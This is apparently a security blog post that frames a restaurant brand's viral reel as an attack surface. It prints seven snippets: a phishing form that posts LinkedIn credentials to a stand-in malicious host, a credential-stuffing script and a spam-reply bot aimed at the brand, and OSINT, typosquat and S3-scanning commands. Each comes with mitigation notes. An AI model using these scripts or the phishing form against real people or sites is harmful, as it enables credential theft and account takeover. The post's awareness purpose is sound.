Listen to this Post

Introduction:
The viral success of Biryani Babu’s organic reel, amassing over 1 million views, is a masterclass in modern marketing. However, from a cybersecurity perspective, this high-profile visibility creates a lucrative attack surface for threat actors. This phenomenon illustrates how digital success can be rapidly weaponized for brandjacking, phishing campaigns, and credential harvesting, turning brand equity into a primary target for cybercrime.
Learning Objectives:
- Understand the technical methods threat actors use to capitalize on viral trends.
- Learn to identify and mitigate phishing and brandjacking attempts.
- Implement proactive digital monitoring to protect brand integrity.
You Should Know:
1. Phishing Kit Deployment via Fake Login Portals
Threat actors often create counterfeit login pages mimicking popular platforms like LinkedIn to harvest credentials from individuals inspired by success stories.
Verified Command/Code Snippet:
<!-- Example of a deceptive form action in a phishing page -->

<form action="http://malicious-domain.com/credential-grabber.php" method="post">
<label for="username">LinkedIn Username:</label>
<input type="text" id="username" name="username">
<label for="password">Password:</label>
<input type="password" id="password" name="password">
<input type="submit" value="Sign In">
</form>
Step-by-step guide:
This HTML snippet shows a simple phishing form. The `action` attribute points to a malicious server-side script (credential-grabber.php) that captures and stores submitted credentials. Unlike legitimate sites using HTTPS and proper authentication endpoints, this form sends data in plaintext to an attacker-controlled domain. Security teams should regularly scan for domains mimicking their brand that host such pages.
2. OSINT (Open-Source Intelligence) Gathering on Viral Content
Attackers use OSINT tools to scrape publicly available data from viral posts to build targeted attack profiles.
Verified Linux Command:
 Using theHarvester to gather email addresses associated with a domain
theharvester -d biryanibabu.com -b google,linkedin
Step-by-step guide:
TheHarvester is a reconnaissance tool. The command `-d biryanibabu.com` specifies the target domain, and `-b google,linkedin` sets the data sources. It collects emails, subdomains, and employee names, which attackers use for social engineering. Defenders should run this against their own domains to see their public footprint.
3. Social Media API Abuse for Automated Engagement
Malicious bots can use automated scripts to scrape content or mass-engage with followers of a viral post.
Verified Python Code Snippet:
import tweepy
 Hypothetical bot using Twitter API to mass-reply to a viral trend
auth = tweepy.OAuthHandler("API_KEY", "API_SECRET_KEY")
auth.set_access_token("ACCESS_TOKEN", "ACCESS_TOKEN_SECRET")
api = tweepy.API(auth)
 Search for the viral hashtag
for tweet in tweepy.Cursor(api.search_tweets, q='BiryaniBabu').items(100):
api.update_status(f"@%s Check out this amazing deal!" % tweet.user.screen_name, in_reply_to_status_id=tweet.id)
Step-by-step guide:
This Python script uses the Tweepy library to interact with the Twitter API. It searches for tweets with the hashtag `BiryaniBabu` and automatically replies with a spam message. This demonstrates how APIs can be abused for amplification attacks. Mitigation involves monitoring API keys and implementing rate limiting.
4. Domain Squatting and Typosquatting Registration
Following a brand’s viral moment, attackers immediately register similar domain names.
Verified Windows Command (PowerShell):
 PowerShell to check domain availability (simulating attacker reconnaissance)
$domains = @("biryanibabu-offers.com", "biryanibabu-deals.com", "biriyanibabu.com")
$domains | ForEach-Object {
try {
$result = Resolve-DnsName $_ -ErrorAction Stop
Write-Host "$_ is already registered and points to $($result.IPAddress)"
} catch {
Write-Host "$_ might be available"
}
}
Step-by-step guide:
This PowerShell script checks if a list of potential typosquatting domains are active. Attackers use such scripts to find available domains to register for hosting malware or phishing sites. Organizations should proactively register these variations and monitor for new registrations.
5. Image Metadata Extraction for Geolocation Intelligence
The viral reel’s image or video file may contain hidden metadata (EXIF data) revealing sensitive location details.
Verified Linux Command:
 Using exiftool to extract metadata from a downloaded image
exiftool -GPSLatitude -GPSLongitude -CreateDate -Model viral_reel_screenshot.jpg
Step-by-step guide:
Exiftool is a powerful metadata reader. This command extracts GPS coordinates, creation date, and camera model from an image file. If the original video was geotagged, this could reveal the restaurant’s location. Content creators must strip metadata before posting online using tools like exiftool -all= image.jpg.
6. Cloud Storage Bucket Misconfiguration Scanning
The link `https://lnkd.in/g9ZBmwdH` leads to a LinkedIn platform, but attackers scan for misconfigured AWS S3 buckets associated with the brand.
Verified Command-Line Tool (AWS CLI):
 Using s3scanner to find and check S3 buckets
python3 s3scanner.py --bucket-names biryanibabu-media,biryanibabu-assets
Step-by-step guide:
S3Scanner checks a list of potential S3 bucket names for public read/write permissions. A misconfigured bucket could leak customer data or proprietary content. The command tests common naming conventions. Defenders should regularly audit their S3 bucket policies using AWS’s `s3api get-bucket-policy` command.
7. Credential Stuffing Attack Using Compromised Passwords
With the brand in the spotlight, attackers use known email/password pairs from previous breaches to attempt logins on the brand’s website.
Verified Python Code Snippet (using requests library):
import requests
 Simulating a credential stuffing attack
target_login_url = "https://biryanibabu.com/login"
with open('compromised_creds.txt', 'r') as f:
for line in f:
email, password = line.strip().split(':')
payload = {'email': email, 'password': password}
r = requests.post(target_login_url, data=payload)
if "Welcome" in r.text:
print(f"Successful login with {email}:{password}")
Step-by-step guide:
This script reads a list of stolen credentials and automates login attempts against the target website. It demonstrates the risk of credential stuffing. Mitigations include implementing multi-factor authentication (MFA) and monitoring for anomalous login attempts.
What Undercode Say:
- Viral Visibility Equals Attack Surface Expansion. Every milestone of digital success directly correlates to an increased risk profile, attracting sophisticated threat actors looking to exploit newfound attention.
- Authenticity is the New Vulnerability. The very human, authentic storytelling that drives engagement also provides rich material for social engineering, making employees and customers prime targets for highly personalized phishing attacks.
The Biryani Babu case is not an isolated marketing win; it’s a cybersecurity case study in the making. The 1 million views represent 1 million data points, 1 million potential impressions for a malicious actor, and a significant expansion of the digital attack surface. The technical analysis reveals that the tools for exploitation are readily available, from simple phishing kits to automated OSINT gathering. The brand’s reliance on a “content-first, community-driven” model means its defense must be equally agile and proactive. The shift from traditional corporate firewalls to protecting a distributed, viral brand identity requires a new security paradigm focused on digital risk monitoring, brand protection services, and employee security awareness training that evolves as fast as the marketing strategy itself.
Prediction:
The convergence of viral marketing and cyber exploitation will lead to the rise of “Flashpoint Campaigns,” where a brand’s digital success is immediately followed by a coordinated, multi-vector attack within 72 hours. Security operations centers (SOCs) will need to integrate real-time social media monitoring and brand sentiment analysis into their threat intelligence platforms to anticipate and neutralize these automated, trend-jacking attacks before they gain traction.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Pratik Agarwal – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


